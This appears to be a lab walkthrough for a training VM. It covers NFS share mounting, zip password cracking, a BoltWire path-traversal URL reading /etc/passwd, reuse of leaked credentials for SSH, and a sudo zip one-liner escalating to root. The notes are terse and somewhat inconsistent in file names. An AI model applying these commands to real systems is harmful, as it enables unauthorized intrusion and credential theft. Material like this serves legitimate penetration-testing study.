user - root , password - tcm
- ping the target , check if reachable
ping <target-ip-addr> - nmap the target , and check for open ports and services running
nmap -A <target-ip-addr>- you’ll see at port 2049 , “nfs” service is running {allows users to share and mount remote directories across a network as if they were local}
showmount -e <target-ip-addr> # should show /srv/nfs - now we’ll make a directory , to know what’s in there
# this is for mac users
mkdir -p ~/nfs_mount
sudo mount_nfs -L -P <target-ip-addr>:/srv/nfs ~/nfs_mount
ls -la ~/nfs_mount # check if it works
# this is for linux user
mkdir -p ~/nfs_mount
sudo mount -t nfs -o nolock <target-ip>:/srv/nfs ~/nfs_mount
ls -la ~/nfs_mount # check if it works- if you want to unmount after task completion
sudo umount ~/nfs_mount # same for both mac-os/linuxcd /nfs_mount
ls # you will see save.zip | and this requires a password to crack
fcrackzip -v -u -D -p path/to/wordlist.txt save.txt # password - java101
unzip save.zip # paste the password and then you will see - id_rsa and todo.txt
# cat the items in ~/nfs_mount and you will see what will be they used for 
- let’s fuzz the url and get directories and sub-directories
- after checking the directories we got to know that it contains
http://<target-ip-addr>:8080/dev- register on the ‘BoltWire’ page , we need to access the url and do some modification to know the user-info
http://<target-ip-addr>:8080/index.php?p=action.search&action=../../../../../../../etc/passwd- you will see something like this -
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash, in the long list - remember , key point to notice here is the name - ‘jeanpaul’ | todo.txt - (signature) —> jp
http://<target-ip-addr>/app/config/config.yml- you will get a ‘username’ & ‘password’ , maybe this could be useful later !

- you will get a ‘username’ & ‘password’ , maybe this could be useful later !
- time to connect every clue we got up till now and login to ssh
ssh -i id_rsa jeanpaul@<target-ip-addr>
# you will be asked to enter the password , copy-paste --> I_love_java
# jeanpaul@dev:~$
sudo -l
# (root) NOPASSWD: /usr/bin/zip- It lists the commands that
jeanpaulis allowed to run withsudo
# time to escalate and move to root directory
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'- congrats you have root privilege now
whoami # success = root
cd /root
ls
cat flag.txt